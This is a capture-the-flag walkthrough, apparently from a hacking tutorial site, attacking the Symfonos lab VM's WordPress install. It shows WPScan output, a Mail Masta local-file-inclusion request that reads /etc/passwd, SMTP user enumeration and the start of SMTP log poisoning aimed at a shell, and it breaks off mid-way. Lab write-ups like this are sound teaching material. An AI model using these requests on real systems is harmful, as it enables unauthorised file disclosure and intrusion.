
The research.txt file contains a backstory on Helios. Nothing related to the challenge.

```
research.txt X
1 Helios (also Helius) was the god of the Sun in Greek mythology. He was
  thought to ride a golden chariot which brought the Sun across the skies each
  day from the east (Ethiopia) to the west (Hesperides) while at night he did
  the return journey in leisurely fashion lounging in a golden cup. The god
  was famously the subject of the Colossus of Rhodes, the giant bronze statue
  considered one of the Seven Wonders of the Ancient World.
```

Let's check out the todo.txt file.

```
1
2 1. Binge watch Dexter
3 2. Dance
4 3. Work on /h3l105
5 |
```

It contains a to do list which in sequence says to binge watch Dexter, dance and then work on /h3l1o5. Only the third and final entry on the list seems to be related to this CTF challenge. I wondered what this /h3l105 could mean. After trying out different locations, I tried it as a url and voila, I found a new website which is hosting Wordpress.



The screenshot shows a web browser window with the address bar displaying '192.168.41.184/h3l105/'. The page title is 'helios site' and the content includes a 'Hello world!' post by 'admin' dated 'June 29, 2019'. The browser's address bar also shows a search bar and several navigation icons. Below the browser window, there is a small text box that says 'Connecting to symfonos local'.

**Need any new feature or a tutorial included. Send us  
your requests to  
qa@hackercool.com**



Let's scan the target Wordpress with WPscan, the wordpress vulnerability scanner. Wpscan was not working on my Parrot OS so I decided to run it on KALI. Given below are the image-s of the results.

```
root@kali:~# wpscan --url http://symfonos.local/h3l105/ --enumerate p
```



WordPress Security Scanner by the WPScan Team  
Version 3.5.3

Sponsored by Sucuri - <https://sucuri.net>  
@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @\_FireFart\_

```
[i] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o, default: [N]n  
[+] URL: http://symfonos.local/h3l105/  
[+] Started: Thu Sep 12 17:56:55 2019
```

#### Interesting Finding(s):

```
[+] http://symfonos.local/h3l105/  
| Interesting Entry: Server: Apache/2.4.25 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] http://symfonos.local/h3l105/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access  
  
[+] http://symfonos.local/h3l105/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```



[+] Upload directory has listing enabled: <http://symfonos.local/h3l105/wp-content/uploads/>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] <http://symfonos.local/h3l105/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.2.2 identified (Latest, released on 2019-06-18).

| Detected By: Rss Generator (Passive Detection)  
| - <http://symfonos.local/h3l105/index.php/feed/>, <generator><https://wordpress.org/?v=5.2.2></generator>

[+] WordPress theme in use: twentyineteen

| Location: <http://symfonos.local/h3l105/wp-content/themes/twentyineteen/>  
| Latest Version: 1.4 (up to date)  
| Last Updated: 2019-05-07T00:00:00.000Z  
| Readme: <http://symfonos.local/h3l105/wp-content/themes/twentyineteen/readme.txt>

| Style URL: <http://symfonos.local/h3l105/wp-content/themes/twentyineteen/style.css?ver=1.4>

| Style Name: Twenty Nineteen  
| Style URI: <https://wordpress.org/themes/twentyineteen/>  
| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...  
| Author: the WordPress team  
| Author URI: <https://wordpress.org/>

| Detected By: Css Style (Passive Detection)

| Version: 1.4 (80% confidence)  
| Detected By: Style (Passive Detection)  
| - <http://symfonos.local/h3l105/wp-content/themes/twentyineteen/style.css?ver=1.4>. Match: 'Version: 1.4'

| Last updated: 2019-05-07T00:00:00.000Z

| Detected By: Urls In Homepage (Passive Detection)

[!] 2 vulnerabilities identified:

[!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)

References:  
| - <https://wpvulndb.com/vulnerabilities/8609>  
| - <https://www.exploit-db.com/exploits/40290/>  
| - <https://cxsecurity.com/issue/WLB-2016080220>



[!] Title: Mail Masta 1.0 - Multiple SQL Injection

References:

- <https://wpvulndb.com/vulnerabilities/8740>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098>
- <https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin>

WPscan detected two vulnerabilities in one of the plugins named Mail Masta 1.0. It also detected one vulnerability in another plugin Site Editor.

[+] site-editor

| Location: <http://symfonos.local/h3l105/wp-content/plugins/site-editor/>

| Latest Version: 1.1.1 (up to date)

| Last Updated: 2017-05-02T23:34:00.000Z

| Detected By: Urls In Homepage (Passive Detection)

[!] 1 vulnerability identified:

[!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)

References:

- <https://wpvulndb.com/vulnerabilities/9044>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422>
- <http://seclists.org/fulldisclosure/2018/Mar/40>
- <https://github.com/SiteEditor/editor/issues/2>

After observing all the vulnerabilities detected, I decided to try out the local file inclusion vulnerability in the Mail Masta 1.0 plugin as it already had a exploit in the exploit database. Here's the Proof-Of-Concept for viewing the /etc/passwd file on the target website using the local file inclusion vulnerability.

```
Line 5: include($_GET['pl']);
```

```
Source: /inc/campaign/count_of_send.php
```

```
Line 4: include($_GET['pl']);
```

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

```
http://server/wp-content/plugins/mail-masta/inc/campaign  
/count\_of\_send.php?pl=/etc/passwd
```





Let's see if this works.

```
http://192.1.../etc/passwd x WordPress Plugin Ma... x +
192.168.41.184/h3l105/wp-content/plugins/m Search
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard >>
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:
/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-
network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:
/bin/false Debian-exim:x:105:109::/var/spool/exim4:/bin/false messagebus:x:106:111::/var
/run/dbus:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin helios:x:1000:1000:,,,:/home
/helios:/bin/bash mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false postfix:x:109:115::/var
/spool/postfix:/bin/false
```

Ok, we can view the /etc/passwd file successfully. But I still don't have any idea how to gain access to the system. I decided to test the SMTP server to see if i can get any information which can give me shell on the target.

Ssmtp-user-enum is a tool which is used for SMTP user enumeration. We can verify whether there are particular users with an account on SMTP mail server. Since "helios" is the most occurring name on the target system, let's see if there is a user called "helios" on the mail server.

```
[kalyan@parrot]~
└─$ ssmtp-user-enum -M VRFY -u helios -t 192.168.41.184
Starting ssmtp-user-enum v1.2 ( http://pentestmonkey.net/tools/ssmtp-user-enum )

-----
|                               Scan Information                               |
-----

Mode ..... VRFY
Worker Processes ..... 5
Target count ..... 1
Username count ..... 1
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Thu Sep 12 21:52:29 2019 #####
192.168.41.184: helios exists
##### Scan completed at Thu Sep 12 21:52:30 2019 #####
1 results.

1 queries in 1 seconds (1.0 queries / sec)
```



We can see that the user named "helios" exists on the target system. If the user doesn't exist the result would be something like this(As an example, we tested for a user named "admin" which doesn't exist on the target).

```
[kalyan@parrot]~$
└─$ smtp-user-enum -M VRFY -u admin -t 192.168.41.184
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|                               Scan Information                               |
-----


Mode ..... VRFY
Worker Processes ..... 5
Target count ..... 1
Username count ..... 1
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Thu Sep 12 21:52:40 2019 #####
##### Scan completed at Thu Sep 12 21:52:40 2019 #####
0 results.

1 queries in 1 seconds (1.0 queries / sec)
[kalyan@parrot]~$
```

Since we now know that there is a user named "helios" on the mail server of the target system, we can use it to perform SMTP log poisoning. The process of injecting malicious code into the mails is known as SMTP log poisoning. By malicious code, we mean some code which can give us as shell on the target system.

But for this SMTP log poisoning to work, we need a writable folder or directory. After some bit of searching, I found a folder /var/mail/helios which is writable. The folder is as shown below.



```
http://192.16.../mail/helios x WordPress Plugin Ma... x +
paign/count_of_send.php?pl=/var/mail/helios Search
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard

From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root
Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from
userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From:
root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron
dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-
Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id:
<20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54
-0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Thu Sep 12 06:28:29 2019
